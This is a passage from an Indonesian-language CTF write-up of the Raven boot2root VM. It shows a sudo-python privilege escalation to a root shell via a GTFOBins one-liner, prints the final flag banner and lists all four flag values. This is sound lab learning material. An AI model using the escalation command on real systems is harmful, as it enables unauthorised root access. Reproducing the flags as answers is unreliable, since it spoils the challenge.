
Setelah saya login saya coba cek program apa yang bisa dijalankan oleh root di user steven, ternyata python bisa kita exploit langsung saja saya jalankan perintah dibawah berdasarkan referensi dari "https://gtfobins.github.io/gtfobins/python/"



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```



```
# sudo python -c 'import os; os.system("/bin/sh")'
# whoami
root
# 
```



```
# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ v /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
# $
```

Mungkin saya sudah menyelesaikan mesin ini sampai di bagian mendapatkan flag di database wordpress tersebut, namun saya ingin mencoba untuk belajar agar bisa mendapatkan akses root.

Flag 1 : flag1{b9bbcb33e11b80be759c4e844862482d}
Flag 2 : flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
Flag 3 : flag3{afc01ab56b50591e7dccf93122770cd2}
Flag 4 : flag4{715dea6c055b9fe3337544932f2941ce}